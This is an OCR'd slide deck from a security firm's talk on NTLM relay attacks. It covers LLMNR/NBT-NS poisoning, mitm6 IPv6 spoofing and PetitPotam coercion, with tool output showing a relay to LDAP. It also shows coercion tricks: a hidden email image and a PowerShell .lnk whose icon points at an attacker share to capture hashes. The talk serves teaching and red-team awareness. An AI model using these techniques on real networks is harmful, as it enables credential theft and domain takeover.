

SecCore

NTLM Relaying: Old Attacks, New Methods



Benjamin Floriani

CEO & Co-Founder

Red & Purple Teamer

CTF winner (ACSC, Stealth-Cup, SANS)

More than 8 years of experience

Tyrol, Austria



Patrick Pongratz

CEO & Co-Founder

Red & Purple Teamer


CTF winner (ACSC, Stealth-Cup)

More than 8 years of experience

Styria, Austria

Our Experience

- Extensive experience in various areas of IT security
  - Penetration Testing
  - Security Audits
  - Red Teaming
- Clients from various industries
  - Industry
  - Financial sector
  - Public sector
- Both IT and OT






What is NTLM Auth?

- NTLM (NT LAN Manager) is an authentication protocol from Microsoft.
- Based on a challenge-response mechanism.
- Not to be confused with the NTLM hash, which is used for authentication.
  - Microsoft wants to phase out the authentication protocol, not the hash.



How NTLM Auth Works






What is NTLM Relay

- Attack vector where an attacker intercepts an NTLM authentication attempt and forwards it to another target
- Various relay possibilities
  - SMB, MSSQL, Web, LDAP, etc.
- The target thinks that a legitimate user is authenticating
- The attacker gains access to the target system with the user's privileges
  - Especially dangerous if the user has high privileges

NTLM Relay Exampleattack






How to Get NTLM Relays


- LLMNR (Link-Local Multicast Name Resolution)
  - Used to resolve hostnames in local networks.

LLMNR and NBNS





Happens Quickly





Happens Quickly

sudo /home/bf/.local ~

```
[Analyze mode: MDNS] Request by fe80::a8c8:848e:b9b7:8d25 for seccore.local, ignoring
[Analyze mode: LLMNR] Request by fe80::a8c8:848e:b9b7:8d25 for seccore, ignoring
[Analyze mode: LLMNR] Request by 192.168.117.128 for seccore, ignoring
[Analyze mode: MDNS] Request by 192.168.117.128 for seccore.local, ignoring
[Analyze mode: MDNS] Request by fe80::a8c8:848e:b9b7:8d25 for seccore.local, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for S, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for S, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SE, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SEC, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for S, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SE, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SECC, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SEC, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SECCO, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SECCOR, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SE, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SECCORE, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SECC, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SEC, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SECCO, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SECCOR, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SECCORE, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SECC, ignoring
[Analyze mode: NBT-NS] Request by 192.168.117.128 for SECCO, ignoring
```



How to Get NTLM Relays

- LLMNR (Link-Local Multicast Name Resolution)
  - Used to resolve hostnames in local networks.
- IPv6
  - Preferred since Windows Vista.



MITM6

```
Renew reply sent to fe80::5850:2
IPv6 address fe80::169:254:70:190 is now assigned to mac=00:0c:29:0a:2c:8b host=SC-BF-PEN. ipv4=169.254.70.190
Sent spoofed reply for localdomain.localdomain. to fe80::169:254:70:190
Sent spoofed reply for localdomain.localdomain. to fe80::169:254:70:190
Sent spoofed reply for v10.events.data.microsoft.com. to fe80::169:254:70:190
Sent spoofed reply for wpad.localdomain. to fe80::169:254:70:190
Sent spoofed reply for wpad.localdomain. to fe80::169:254:70:190
Sent spoofed reply for wpad.localdomain. to fe80::169:254:70:190
Sent spoofed reply for wpad.localdomain. to fe80::169:254:70:190
Sent spoofed reply for v10.events.data.microsoft.com. to fe80::169:254:70:190
Renew reply sent to fe80::5850:2
Sent spoofed reply for wpad.localdomain. to fe80::169:254:70:190
Sent spoofed reply for wpad.localdomain. to fe80::169:254:70:190
Sent spoofed reply for wpad.localdomain. to fe80::169:254:70:190
Sent spoofed reply for wpad.localdomain. to fe80::169:254:70:190
```



MITM6

```
C:\Windows\System32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:


   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::169:254:70:190%11
   Link-local IPv6 Address . . . . . : fe80::a8c8:848e:b9b7:8d25%11
   IPv4 Address. . . . . . . . . . . : 192.168.117.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.117.2
```



How to Get NTLM Relays

- LLMNR (Link-Local Multicast Name Resolution)
  - Used to resolve hostnames in local networks.
- IPv6
  - Preferred since Windows Vista.
- Coercion
  - Attacker forces the victim to authenticate with a server controlled by the attacker.
- Creating DNS entries

New DNS Entries





Uncommon Ways of NTLM Relays



Uncommon Ways of NTLM Relays

- Mail



Hidden Image

```
Hallo Ninja!

Das ist eine Testmail!

<img src="http://seccore.lab.local/test.ico" width="1" height="1">
```

Hidden Image





Hidden Image


```
[HTTP] NTLMv2 Client   : 10.10.0.10
[HTTP] NTLMv2 Username : DEMO\patrick.leberkas
[HTTP] NTLMv2 Hash     : patrick.leberkas::DEMO:
```



Uncommon Ways of NTLM Relays

- Mail
- Fileshare

Fileshare


Windows PowerShell
PS C:\tmp> $wsh = new-object -ComObject wscript.shell
PS C:\tmp> $shortcut = $wsh.CreateShortcut("C:\tmp\seccore.lnk")
PS C:\tmp> $shortcut.IconLocation = "\\192.168.117.132\test.ico"
PS C:\tmp> $shortcut.Save()
tmp
This PC
Local Disk (C:)
tmp
New
Sort
View
Home
Gallery
seccore



Fileshare

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path
10:35:...	powershell.exe	12136	CreateFile	\\192.168.117.132\share\seccore.exe
10:35:...	MsSense.exe	11420	CreateFile	\\192.168.117.132\share\seccore.exe
10:35:...	svchost.exe	3600	RegOpenKey	HKLM\System\CurrentControlSet\Services\MsSecCore\Performance
10:35:...	svchost.exe	3600	RegOpenKey	HKLM\System\CurrentControlSet\Services\MsSecCore\Performance
10:35:...	svchost.exe	3600	RegOpenKey	HKLM\System\CurrentControlSet\Services\MsSecCore\Performance
10:35:...	svchost.exe	3600	RegOpenKey	HKLM\System\CurrentControlSet\Services\MsSecCore\Performance
10:36:...	svchost.exe	3600	RegOpenKey	HKLM\System\CurrentControlSet\Services\MsSecCore\Performance

Fileshare


YOU WERE SUPPOSED TO DESTROY
THE NTLM Relay
MsSense.exe
5108
Wird ausgeführt
NOT JOIN THEM



Uncommon Ways of NTLM Relays

- Mail
- Fileshare
- WebClient Service (WebDAV)



WebClient

- Windows service that allows users to access web-based resources as if they were local files.
- Can be abused to trigger NTLM authentication attempts to attacker-controlled servers.
- Installed by default on Windows Clients, but not on Servers.
  - Service can be started remotely if needed.

WebClient

```
root[redacted]~/PetitPotam# proxychains python3 PetitPotam.py -u k[redacted] -p '[redacted]' NB13836@8081/a.txt[redacted]
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

              ___            _        _      ___            _
             | _ \ ___  ___ | |_     (_)    | |_     | _ \ ___  ___  ___  | |_    __ _    _ __
             |  _/ / -_)  _|  _|    | |    |  _|    |  _/ / _ \  _|  / _ \ |  _|  / _` |  | '  \
            _|_|_  \___| _\__|  _|_|_  _\__|  _|_|_  _|_|_  \___/  _\__|  \___/  _\__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                    by topotam (@topotam77)

                        Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:WS400[\PIPE\lsarpc]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  [redacted]  ...  OK
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```



WebClient

```
[*] Servers started, waiting for connections
[*] HTTPD(81): Connection from 127.0.0.1 controlled, attacking target ldap://dc02.
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc02.          :389  ...  OK
[*] HTTPD(81): Authenticating against ldap://dc02.          as          $ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(81): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] Searching for the target account
[*] Target user found:
[*] Generating certificate
